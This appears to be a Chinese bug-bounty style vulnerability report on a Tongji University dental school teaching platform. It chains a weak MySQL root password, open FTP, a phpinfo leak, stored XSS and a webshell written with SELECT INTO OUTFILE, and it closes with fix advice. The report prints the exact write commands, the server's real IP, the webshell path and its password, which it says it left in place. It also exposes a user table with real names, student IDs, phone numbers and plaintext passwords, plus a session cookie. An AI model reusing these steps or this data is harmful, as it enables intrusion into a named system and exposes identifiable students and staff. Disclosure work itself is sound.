

同济大学getshell

111

1.漏洞地址:

2.漏洞名称: 同济大学口腔医学院网络教研平台mysql弱口令+ftp未授权+phpinfo泄露+存储型xss+select into写入webshell

3.资产确认:



表 - Navicat Premium

文件 编辑 查看 表 收藏夹 工具 窗口 帮助

连接 新建查询 表 视图 函数 用户 其它 查询 备份 自动运行 模型 图表

对象 无标题 - 查询 masterwork @ban... pdf @bannerdatab... task @bannerdata... user @bannerdata... testdata @banner...

开始事务 文本 筛选 排序 导入 导出

Id	Stuid	StuName	ClassId	Contact	Pwd	TestTimes	Isteacher
1	2020001	test	001		123456	8	0
2	001	教师	0	123	123	0	1
3	2020002	test1	001	1225	123	0	0
4	2020003	test2	001		123	0	0
15	12345678	朱玮彬	教务处	88015398	12345678	0	0
16	J10022	王懿霞	1802	15858222468	Jingling1126	0	0
17	31710089	陆旭莉	视传1702		陆旭莉	0	0
18	31910004	付冰	视传1902		付冰	0	0
19	31910011	苏杭	视传1902		苏杭	0	0
20	31910020	余晓	视传1902		余晓	0	0
21	31910027	陈艺娜	视传1902		陈艺娜	0	0
22	31910040	应艳敏	视传1902		应艳敏	0	0
23	31910044	余欣澜	视传1903		余欣澜	0	0
24	31910053	陈玲铁	视传1902		陈玲铁	0	0
25	31910058	李志颖	视传1902		李志颖	0	0
26	31910066	王语涵	视传1902		王语涵	0	0
27	31910069	薛晓乐	视传1902		薛晓乐	0	0
28	31910071	张一诺	视传1902		张一诺	0	0
29	31910078	朱俊昭	视传1902		朱俊昭	0	0
30	31910097	朱一	视传1902		朱一	0	0
31	31910101	钱小天	视传1902		钱小天	0	0
32	31910106	戴妍	视传1902		戴妍	0	0

SELECT * FROM `bannerdatabase`.`user` LIMIT 0,1000

第3条记录 (共186条) 于第1页



找到约 18,100 条结果 (用时 0.18 秒)

http://lib.tongji.edu.cn > opac > opac > search.action

同济大学图书馆

同济大学. 共37条结果. 养老服务体系建设研究. D669.6/W233.2王晓霞等著/天津人民出版社/2021. 馆藏(1) / 可借(1) - 全面深化改革以来取得历史性成就研究.

http://www.sohu.com > ...


青海: 王晓霞-选调生展示-搜狐



2017年12月8日 - 王晓霞, 2016届同济大学电子与信息工程学院毕业生, 2016年青海省委组织部选调生. 现任大通县黄家寨镇干部. 个人感触. 刚入职时, 对工作和身边的一切...

4.漏洞详情:


(1) ftp未授权访问:


大量学生课程作业, 学生作品相关文件可下载查看.






(2) mysql数据库弱口令root/123456成功连接 存在大量学生老师信息泄露





(3) 尝试写入文件test.html, 执行查询语句:

`select 'alert(123456)' into outfile 'C:/xampp/htdocs/dashboard/test.html'`



绝对路径来源,泄露phpinfo:


`../dashbord/phpinfo.php`

HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
HTTP_SEC_FETCH_SITE	none
HTTP_SEC_FETCH_MODE	navigate
HTTP_SEC_FETCH_USER	?1
HTTP_SEC_FETCH_DEST	document
HTTP_ACCEPT_ENCODING	gzip, deflate, br
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
HTTP_COOKIE	csrftoken=Pft5w20FD5Hz9EuVdnjXN5KQZT5GikWczlbhaam5m8qZ4RMn2OzGFZorMkYd
PATH	C:\Program Files\MySQL\MySQL Server 8.0\bin;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\TortoiseSVN\bin;C:\Program Files\nodejs\;C:\SVN\bin;C:\Program Files\Bandizip\;C:\Users\Administrator\Desktop\Deployment\python\python;C:\Users\Administrator\Desktop\Deployment\huanjing\python\Lib\site-packages\Django-3.0.14-py3.10.egg\django;C:\Users\Administrator\Desktop\Deployment\huanjing\python\Scripts;
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	<address>Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.3.20 Server at 101.133.150.29 Port 443</address>
SERVER_SOFTWARE	Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.3.20
SERVER_NAME	101.133.150.29
SERVER_ADDR	172.27.95.19
SERVER_PORT	443
REMOTE_ADDR	119.53.29.96
DOCUMENT_ROOT	C:/xampp/htdocs
REQUEST_SCHEME	https
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	C:/xampp/htdocs
SERVER_ADMIN	admin@example.com
SCRIPT_FILENAME	C:/xampp/htdocs/dashboard/phpinfo.php
REMOTE_PORT	6735
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/dashboard/phpinfo.php
SCRIPT_NAME	/dashboard/phpinfo.php

(3) 访问 `101.133.150.29/dashboard/test.html`，存储型xss攻击弹窗成功




(4) 尝试写入webshell: `select '' into outfile 'C:/xampp/htdocs/dashboard/shell.php'`写入成功



(5) 一句话木马地址: `dashboard/shell.php`

webshell连接密码为1：内网ip地址为：172.27.95.19,执行系统命令whoami为:system系统权限



说明：本人测试一共上传了两个文件，分别是test.html和shell.php,未进行删除，请网站管理员进行及时清理木马文件，未对内网进行探测攻击，未对数据库信息进行修改添加删除脱库等操作，请管理员及时清除test.html和shell.php,所在路径如下：

C:/xampp/htdocs/dashboard/shell.php

C:/xampp/htdocs/dashboard/test.html

mysql弱口令+ftp未授权+phpinfo泄露+存储型xss+select into写入webshell (system权限)

求审核来个高rank~

6.修复建议：

- (1) 及时修改数据库弱口令，以免攻击者恶意连接，getshell攻击内网服务器
- (2) 关闭3306端口对公网的映射，限制内网访问
- (3) 删除phpinfo文件，或设置403禁止访问，禁止回显系统绝对路径
- (4) 添加ftp服务密码
- (5) 请及时删除测试所上传的木马文件

fcmit.cc